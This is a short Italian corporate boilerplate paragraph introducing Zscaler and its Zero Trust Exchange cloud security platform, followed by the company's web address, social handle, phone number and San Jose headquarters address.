zscaler™ | Zero Trust Everywhere

Informazioni su Zscaler

Zscaler (NASDAQ: ZS) accelera la trasformazione digitale in modo che i clienti possano essere più agili, efficienti, resilienti e sicuri. La piattaforma Zscaler Zero Trust Exchange™ protegge migliaia di clienti dagli attacchi informatici e dalla perdita dei dati, collegando in modo sicuro utenti, dispositivi e applicazioni in qualsiasi luogo. Distribuita in oltre 150 data center a livello globale, Zero Trust Exchange™, basata sul framework SSE, è la più grande piattaforma di cloud security inline del mondo. Per saperne di più, visita **www.zscaler.com/it** oppure seguici su X (precedentemente Twitter) **@zscaler**.

+1 408.533.0288 **Zscaler, Inc. (HQ) • 120 Holger Way • San Jose, CA 95134** **zscaler.com/it**